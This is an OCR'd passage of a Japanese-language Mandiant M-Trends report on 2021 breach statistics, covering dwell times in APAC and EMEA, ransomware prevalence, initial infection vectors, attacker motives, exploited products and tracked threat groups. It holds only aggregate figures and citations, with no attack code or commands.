
APACの組織は、侵害を素早く検知するようになっており、外部からの侵害の指摘も迅速になっています。APACにおいて組織内で検知された侵害では、セキュリティ侵害の発生から検知までに要した日数の中央値は2020年には33日でしたが、2021年には22日となっています。外部からの指摘による侵害では、検知までに要した日数の中央値は2020年には137日でしたが、2021年には16日となり、88%の短縮となりました。

セキュリティ侵害の発生から検知までに要した日数の中央値（APAC）（2016〜2021年）



APACにおけるセキュリティ侵害の発生から検知までに要した日数の分布を見ると、侵害の60%が30日以内に検知されており、このうちの60%（APACの侵害全体の36%）は1週間以内に検知されています。グラフの右端を見ると、前年の観察結果と同様に、APACにおけるセキュリティ侵害の発生から検知までに要した日数の分布では、長期間にわたって検知されないままの侵害が目立ちます。Mandiantの専門家の観察によると、APACにおける2021年の侵害の13%で、検知までに要した日数が3年を超えています。APACの組織は、検知能力を大幅に改善させていますが、初期に検知されなかった侵害が未検知のまま留まり、最終的に検知された時点では日数が非常に長くなっていたと考えられます。

APACでのセキュリティ侵害の発生から検知までに要した日数の分布（2021年）




ランサムウェアが関連する侵害の割合の変化

12.5%（2020年） → **38%**（2021年）

APACでは2021年、前年までと比べてランサムウェアが拡大しました。ランサムウェア関連の侵害は、2021年にAPACで調査された侵害の38%を占めました。この指標は2020年には12.5%、2019年には18%でした。APACにおけるセキュリティ侵害の発生から検知までに要した日数の中央値は、ランサムウェア関連の侵害では9日、ランサムウェア以外の侵害では38日でした。

APACでのセキュリティ侵害の発生から検知までに要した日数：調査タイプ別（2021年）



EMEA

セキュリティ侵害の発生から検知までに要した日数の中央値の推移


66日（2020年） → **48日**（2021年）

セキュリティ侵害の発生から検知までに要した日数の中央値（EMEA）

2021年、EMEAではセキュリティ侵害の発生から検知までに要した日数が大幅に改善され、すべてのカテゴリーで日数が最短となりました。EMEAで調査された侵害では、セキュリティ侵害の発生から検知までに要した日数の中央値は、2021年にはわずか48日でした。この指標は2020年には66日、2019年には54日でした。


EMEAにおける組織内で検知された侵害については、セキュリティ侵害の発生から検知までに要した日数の中央値は2020年には29日でしたが、2021年には13日に改善されました。同様に、EMEAにおける外部からの指摘による侵害では、セキュリティ侵害の発生から検知までに要した日数の中央値は、2020年の225日から2021年の60日へと短縮されました。

セキュリティ侵害の発生から検知までに要した日数の中央値（EMEA）（2016～2021年）



セキュリティ侵害の発生から検知までに要した日数の分布を見ると、EMEAでの侵害の47%が30日以内に検知され、このうちの70%（EMEAの侵害全体の33%）が1週間以内に検知されています。EMEAでは、検知までに要した日数が長期間の侵害の割合も改善しています。2021年には、EMEAの侵害の5.5%でセキュリティ侵害の発生から検知までに要した日数が3年を超えていました。この指標は、2020年と比べて2.5ポイント改善しています。

EMEAでのセキュリティ侵害の発生から検知までに要した日数の分布（2021年）




ランサムウェアが関連する侵害の割合の変化

22%（2020年） → **17%**（2021年）

2021年、EMEAではランサムウェア関連の侵害が減少しました。2020年には22%でしたが、2021年には17%となっています。ただし、ランサムウェアの侵害はペースが速いため、EMEAにおけるセキュリティ侵害の発生から検知までに要した日数の中央値の全体的な改善に影響を与えています。Mandiantの専門家の観察によると、2021年のEMEAにおけるランサムウェア関連のセキュリティ侵害の発生から検知までに要した日数の中央値はわずか4日であり、これに対してランサムウェア以外の侵害では60日でした。


EMEAでのセキュリティ侵害の発生から検知までに要した日数：調査タイプ別（2021年）



標的とされている業種

Mandiantでは、引き続き同様の業種が標的にされていることを観察しています。2021年には、業務サービス/専門サービスと金融が世界的に最も多く標的とされた業種でした。小売/サービス、医療、ハイテクを加えたトップ5が、攻撃者が好んで狙う業種でした。Mandiantでは毎年、同じ業種が世界的に標的とされていることを観察しています。

全世界で標的とされている業種（2021年）



標的型攻撃

最初の感染経路


2021年も、最も多く特定された最初の感染経路はエクスプロイトでした。最初の感染経路が特定された侵害のうち、37%がエクスプロイトで始まっています。これは2020年から8ポイントの増加です。

サプライ・チェーン侵害は、2021年に特定された最初の感染経路として2番目に多いものでした。最初の感染経路が特定された侵害のうち、サプライ・チェーン侵害は2020年には全体の1%未満でしたが、2021年には17%を占めるに至りました。また、2021年のサプライ・チェーン侵害の86%は、SolarWinds侵害とSUNBURSTが関係していました[1]。

Mandiantの専門家の観察によると、2021年には過去の侵害を最初の感染経路として利用した事例が増加しています。これには、ある攻撃グループから別の攻撃グループへの譲り渡しや、過去のマルウェア感染が含まれます。最初の感染経路が特定された侵害のうち、過去の侵害の利用によるものは14%でした。


Mandiantの専門家の観察によると、2021年にはフィッシング経由で開始される侵害が激減しています。最初の感染経路が特定された侵害のうち、フィッシングを経路とした侵害は、2020年に23%でしたが、2021年にはわずか11%でした。このことから、組織がフィッシング・メールを検知してブロックする能力を向上させたこと、従業員へのセキュリティ・トレーニングが強化され、フィッシングの試みに気づいて報告できるようになったことがわかります。

最初の感染経路（2021年）（特定されたもの）



1. Mandiant (December 13, 2021). Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor.


攻撃者のオペレーション



金銭目的

38% (2020年) → **30%** (2021年)

金銭目的の侵害は2021年も引き続き主流でした。攻撃者は侵害の3割で金銭を狙っており、恐喝、身代金、支払いカード窃取、不正送金などを手段として用いています。金銭目的の侵害の割合は、2020年には侵害の38%を占めていましたが、2021年には30%に低下しています。Mandiantの専門家の観察によると、2021年には特にランサムウェア関連のインシデントが2ポイント減少しています。2021年に金銭目的の攻撃が減少したもう1つの要素として考えられるのは、金銭目的の攻撃グループに対する法執行が増加し、逮捕、サーバーの没収、身代金の差押えなどにつながったことです。



データ窃取


32% (2020年) → **29%** (2021年)

攻撃グループは引き続き、データ窃取を第一の目的として優先させています。2021年、Mandiantは侵害の29%でデータ窃取を特定しました。データ窃取を伴う侵害の32%（侵害全体の9%）で、窃取したデータは攻撃グループが支払いの交渉に利用するためのものでした。データ窃取を伴う侵害の12%（侵害全体の4%）では、窃取したデータが知的財産やスパイという最終目標のために使用されたと見られます。

アーキテクチャの侵害と内部の脅威

2021年、Mandiantの専門家は、将来の攻撃のためにネットワーク・アーキテクチャに侵入するだけの侵害がわずかに増加していることを観察しています。2021年にはこの種の活動は侵害の4%で特定されており、2020年と比べて1ポイント増加しています。同様に、内部の脅威は依然として稀であり、Mandiantが調査した侵害全体のわずか1%でした。これらの指標は、この数年間のレポートで比較的大きな変化は見られません。

エクスプロイト活動



攻撃者は2021年にエクスプロイトを頻繁に利用しており、侵害全体の30%がエクスプロイト活動を伴っていました。2021年には、Microsoft Exchange[2、3]、SonicWallのEmail Security (ES)製品[4]、Pulse Secure VPNアプライアンス[5]、ApacheのLog4j 2ユーティリティ[6]などの製品に、重大な脆弱性が発見されました。攻撃者はこれらの脆弱性を悪用して、侵害を開始して進めていきます。Mandiantの専門家の観察によると、攻撃者が脆弱性を活用してランサムウェアの展開を行った事例もありました[7]。


同一環境で複数の攻撃グループが特定された割合の変化

29% (2020年) → **25%** (2021年)

環境

2021年にMandiantの専門家は、標的となった環境の4分の1で、複数の異なる脅威グループを特定しています。この中には、目的達成のために協力し合う攻撃グループについての調査や、複数の攻撃グループを個別に惹きつけるような標的環境になっていたものが含まれます。複数の脅威グループの標的となった環境の割合は、2020年と比べると2021年には減少していますが、ここ3年間で見ると増加傾向にあるようです。

複数の攻撃グループの特定 (2019～2021年)




2. Mandiant (March 4, 2021). Detection and Response to Exploitation of Microsoft Exchange Zero-Day Vulnerabilities.
3. Mandiant (November 17, 2021). ProxyNoShell: A Change in Tactics Exploiting ProxyShell Vulnerabilities.
4. Mandiant (April 20, 2021). Zero-Day Exploits in SonicWall Email Security Lead to Enterprise Compromise.
5. Mandiant (April 20, 2021). Check Your Pulse: Suspected APT Actors Leverage Authentication Bypass Techniques and Pulse Secure Zero-Day
6. Mandiant (December 15, 2021). Log4Shell Initial Exploitation and Mitigation Recommendations.
7. Mandiant (February 23, 2021). (Ex)Change of Pace: UNC2596 Observed Leveraging Vulnerabilities to Deploy Cuba Ransomware.


攻撃グループ

Mandiantの専門家は現在、2,800を超える攻撃グループを追跡しています。ここには、今号の『M-Trends』での報告期間に新たに追跡を開始した1,100を超える攻撃グループが含まれます。Mandiantでは、攻撃の最前線での調査から得られた情報のほか、公開レポート、情報共有、他の調査結果の解析も合わせて、攻撃活動のクラスターやアトリビューションを特定し、攻撃グループの広範なナレッジ・ベースを拡張し続けています。

2021年、Mandiantの専門家は2つの攻撃グループを昇格させ、FIN12[8]およびFIN13[9]と名付けました。また、攻撃の重複に関する徹底的な調査を行い、185の攻撃グループを別の攻撃グループに統合しました。MandiantがUNCグループを定義、参照、統合する仕組みについては、「How Mandiant Tracks Uncategorized Threat Actors」[10]で詳細をご覧ください。



攻撃グループ（2021年）



* MandiantではAPT攻撃の実行グループ0～41を追跡しています。これまでの何年かでAPT 11とAPT 13が別のグループに統合されたため、Mandiantが実際に追跡しているのは40のAPTグループとなっています。

